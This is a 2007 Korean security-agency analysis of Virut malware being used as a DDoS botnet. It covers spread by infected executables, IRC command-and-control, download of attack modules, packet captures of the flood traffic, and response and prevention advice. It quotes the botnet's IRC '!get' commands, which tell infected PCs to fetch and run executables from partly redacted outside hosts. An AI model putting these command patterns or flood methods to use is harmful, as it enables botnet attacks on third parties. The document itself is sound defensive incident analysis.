Virut 악성코드를 이용한 DDoS 공격기법 분석

2007. 9

인터넷침해사고대응지원센터 (KISC)

한국정보보호진흥원
Korea Information Security Agency

1. 개 요


최근 국내의 몇몇 인터넷사용 PC가 분산서비스 공격을 위한 Agent로 악용되어 일부 네트워크에서 악성 트래픽이 발생하였다. 사고 분석결과, Virut 악성코드에 감염되어 있는 PC에 IRC서버를 통하여 명령을 전달, 추가 공격코드를 다운로드·실행하는 방법으로 서비스거부 공격을 수행하는 것으로 확인되었다. Virut은 PC내에 저장되어있는 실행파일들에 자신을 감염시키는 방식으로 확산된다. 사용자가 이미 감염된 파일을 USB저장 매체, 네트워크 공유폴더 등을 통하여 정상PC에서 실행시키면 해당PC도 감염되게 된다. PC가 감염되면 다수의 실행파일에 바이러스가 삽입되게 되므로 감염이 의심될 경우, 백신을 통한 전체 파일 점검 및 치료를 실시하는 것이 필요하다.

2. Virut을 이용한 분산서비스 공격기법

o 공격 절차

공격자는 Virut을 전파한 뒤 해당 악성코드에 원격명령을 전달하여 공격모듈을 추가로 설치하는 방법으로 DoS공격을 수행한다.

① Virut 유포 → ② Virut에게 DoS공격모듈 다운로드하도록 명령전달(IRC서버이용) → ③ 공격모듈 다운로드 ④ 피해사이트로의 DDoS 공격



o 절차별 상세

① Virut 유포방법

공격자는 최초에 사용자가 많이 방문하는 웹사이트 은닉 또는 P2P 공유 등을 통하여 Virut을 유포하였을 것으로 추정된다. Virut은 감염된 PC내의 실행파일들을 감염시키므로, 최초 유포 이후에는 이동저장 매체 또는 네트워크 공유폴더 등을 통하여 전파된다.

② Virut을 통한 DoS 공격모듈 다운로드


Virut에 명령을 전달하여 공격모듈을 설치한다. (공격자는 명령전달을 위하여 IRC [proxima.[생략].pl]를 이용)

- 명령전달 사이트

proxima.[생략].pl, 포트 TCP 65520, 채널 &virut

- 전달되는 명령내용
  - :* PRIVMSG msfplhjz :!get http://85.[생략].2/~grander/adv735.exe
    :* PRIVMSG msfplhjz :!get http://dl2.[생략].com/~grander/dl.exe
    :* PRIVMSG msfplhjz :!get http://85.[생략].2/~grander/e.exe

<proxima.[생략].pl 통한 명령전달 예>



< 명령 전달 예>

```
NICK msfplhjz
USER d020501 . . :_Service Pack 2
JOIN &virtu
:* PRIVMSG msfplhjz :!get http://85.[생략]2/~grander/adv735.exe
:* PRIVMSG msfplhjz :!get http://dl2.[생략].com/~grander/dl.exe
:* PRIVMSG msfplhjz :!get http://85.[생략].2/~grander/e.exe
PING :i
PONG :i
JOIN &virtu
```

③ Virut은 전달된 명령URL 경로로 접속하여 추가 악성모듈을 다운로드 및 설치한다. (전달 받은 경로 중 아래의 2개의 URL 파일이 DoS 공격 모듈이다. 추가 adv735.exe의 경우 추가적인 악성코드를 다운로드 받는 것으로 확인되었다.)

※ DDoS 관련 공격코드 다운로드 경로

http://dl2.[생략].com/~grander/dl.exe
http://85.[생략].2/~grander/e.exe

<DoS 공격 코드 다운로드>

Packet	Source	Destination	Dest. Port	Size	Protocol	Summary
1	WINXP-2Y28GBZDG	dl2.[redacted].com	http	66	HTTP	Src= 1489,Dst= 80,....S.,S= 520747533,I
2	dl2.[redacted].com	WINXP-2Y28GBZDG	dndocb...	66	HTTP	Src= 80,Dst= 1489,.A..S.,S=4292376327,I
3	WINXP-2Y28GBZDG	dl2.[redacted].com	http	64	HTTP	Src= 1489,Dst= 80,.A....,S= 520747534,I
4	WINXP-2Y28GBZDG	dl2.[redacted].com	http	158	HTTP	C PORT=1489 GET /~grander/dl.exe
5	dl2.[redacted].com	WINXP-2Y28GBZDG	dndocb...	1518	HTTP	R PORT=1489 HTML Data
6	dl2.[redacted].com	WINXP-2Y28GBZDG	dndocb...	1518	HTTP	R PORT=1489 HTML Data

Packet	Source	Dest. Logical	Dest. Port	Size	Protocol	Summary
201	dl2.[redacted].com	IP-[redacted]	insitu...	66	HTTP	Src= 80,Dst= 1490,.A..S.,S=39183788
202	WINXP-2Y28GBZDG	IP-[redacted]	http	64	HTTP	Src= 1490,Dst= 80,.A...,S=29541054
203	WINXP-2Y28GBZDG	IP-[redacted]	http	150	HTTP	C PORT=1490 GET /~grander/e.exe
204	dl2.[redacted].com	IP-[redacted]	insitu...	1518	HTTP	R PORT=1490 HTML Data
205	dl2.[redacted].com	IP-[redacted]	insitu...	1518	HTTP	R PORT=1490 HTML Data

dl.exe, e.exe가 다운로드 되면 "윈도우폴더₩Temp"에 VRT[랜덤].tmp 형태로 저장 및 프로세스로 로딩 된다. 윈도우 시작 시 자동시작을 하기 위한 설치 기능이 없으므로, 재부팅하면 더 이상 활동하지 않는다.

<VRT[랜덤].tmp 형태로 프로세스에 로딩됨>

Process	PID	CPU
smss.exe	572	
csrss.exe	636	
winlogon.exe	660	
services.exe	704	
lsass.exe	716	
VRT179.tmp	4084	
explorer.exe	1912	

④ 특정사이트에 대한 분산서비스 거부공격

VRT[랜덤].tmp가 로드되면 사이트 http://www.[생략].com에 대한 서비스거부공격이 시작된다. 공격패킷의 형태 및 감염된 단일PC가 발생시키는 트래픽 량은 다음과 같이 관찰되었다.

- DDoS 공격 형태

▸ 공격대상 사이트 : http://www.[생략].com
▸ 프로토콜 및 포트: TCP 80, 443,
UDP 랜덤포트
▸ 패킷 Size: TCP 80, 443 ☞ 66 byte
UDP ☞ 랜덤

Packet	Source	Destination	Size	Delta Time	Protocol	Summary
8330	WINXP-2Y28GBZDG	www.[redacted].com	66	00.000064	HTTP	Src= 39
8331	WINXP-2Y28GBZDG	www.[redacted].com	66	00.000036	HTTP	Src= 39
8332	WINXP-2Y28GBZDG	www.[redacted].com	66	00.000036	HTTP	Src= 39
8333	WINXP-2Y28GBZDG	www.[redacted].com	66	00.000036	HTTP	Src= 39
8334	WINXP-2Y28GBZDG	www.[redacted].com	66	00.000064	HTTPS	Src= 39
8335	WINXP-2Y28GBZDG	www.[redacted].com	66	00.000037	HTTP	Src= 39

Packet	Source	Destination	Dest. Port	Size	Delta Time	Protocol
9359	IP-192.168.1.45	www. .com	IP-15451	482	00.000022	UDP
9360	IP-192.168.1.45	www. .com	IP-36905	471	00.000021	UDP
9361	IP-192.168.1.45	www. .com	IP-9250	854	00.000154	UDP
9362	IP-192.168.1.45	www. .com	IP-33006	441	00.000030	UDP
9363	IP-192.168.1.45	www. .com	IP-18709	392	00.000024	UDP
9364	IP-192.168.1.45	www. .com	IP-11676	362	00.000021	UDP
9365	IP-192.168.1.45	www. .com	IP-5891	805	00.000170	UDP
9366	IP-192.168.1.45	www. .com	IP-21179	445	00.000024	UDP

- 단일 감염PC에서의 트래픽 발생량

공격패킷 종류	패킷발생 빈도 /초당	초당 발생 트래픽 량
http (TCP80)	23 회	1,520 byte
https (TCP443)	4 회	237 byte
UDP	9,346 회	6,049,570 byte
총합	9,373 회	6,051,327 byte (48Mbps)

<http (TCP80) 분당 트래픽 발생 예 >

Packet	Source	Destination	Size	Relative Time	Cumula...	Protocc
1376	WINXP-2Y28GBZDG	www. .com	66	59.279663	90960	HTTP
1377	WINXP-2Y28GBZDG	www. .com	66	59.279729	91026	HTTP
1378	WINXP-2Y28GBZDG	www. .com	66	59.279766	91092	HTTP
1379	WINXP-2Y28GBZDG	www. .com	66	59.279803	91158	HTTP
1380	WINXP-2Y28GBZDG	www. .com	66	59.279840	91224	HTTP


<https (TCP443) 분당 트래픽 발생 예 >

Packet	Source	Destination	Size	Relative Time	Cumulative Bytes	Protocol
212	WINXP-2Y28GBZDG	www. com	66	59.170798	13992	HTTPS
213	WINXP-2Y28GBZDG	www. com	66	59.171373	14058	HTTPS
214	WINXP-2Y28GBZDG	www. com	66	59.171570	14124	HTTPS
215	WINXP-2Y28GBZDG	www. com	66	59.171823	14190	HTTPS
216	WINXP-2Y28GBZDG	www. com	66	59.172236	14256	HTTPS

<UDP 초당 트래픽 발생 예 >

Packet	Source	Destination	Fla...	Size	Relative Time	Cumulative Byt...	Protocol
9342	IP-192.168.1.45	www. .com		880	00.999919	6047199	UDP
9343	IP-192.168.1.45	www. .com		657	00.999942	6047856	UDP
9344	IP-192.168.1.45	www. .com		864	00.999963	6048720	UDP
9345	IP-192.168.1.45	www. .com		477	00.999990	6049197	UDP
9346	IP-192.168.1.45	www. .com		373	01.000401	6049570	UDP

<UDP Payload 분석 ☞ UDP Payload는 크기와 내용에 규칙성이 없음>


Packet Source Dest Logical Dest Port Size Protocol Summary
22815 IP-192.168.1.45 IP- IP-34029 359 UDP Src= 2595,Dst=34029 ,L= 313
22816 IP-192.168.1.45 IP- IP-920 633 UDP Src= 2595,Dst= 920 ,L= 587
22817 IP-192.168.1.45 IP- IP-46667 650 UDP Src= 2595,Dst=46667 ,L= 604
Packet: 22,815
Application Layer
Data Area: (313 bytes) (42-354)
FCS - Frame Check Sequence

3. 위험성 분석

o Virut에 의하여 설치되는 VRT[랜덤].tmp 공격모듈은 대량의 트래픽을 유발하는 것으로 확인되었다. 단일 테스트 PC에서 초당 48Mbps의 대량 트래픽이 발생하는 것으로 관찰 되었으므로, 사내 네트워크의 서비스 저하에 큰 영향을 미칠 수 있다.

o 공격자는 명령전달을 위한 proxima.[생략].pl 도메인의 resolving IP를 수시로 변경한다.

o 확실한 예방을 위하여 Virut 악성코드에 대한 근본적인 치료가 요구된다.

4. 감염시 대응방법

o Virut는 감염 PC 내의 많은 실행파일들을 감염시키므로, 감염이 확인될 경우, 사용자는 백신으로 전체 파일시스템에 대하여 점검 및 치료하여야 한다.

o 감염 시 악성 트래픽이 발생할 수 있으므로, 완전한 치료가 이루어지기 전에 네트워크로부터 격리시키도록 한다.

5. 예방방법

o 네트워크 또는 이동식 저장매체 등 (네트워크 공유폴더 파일, P2P 공유파일, 이동식 USB등) 외부로부터 전달된 파일은 사용 전에 반드시 백신으로 점검하도록 한다.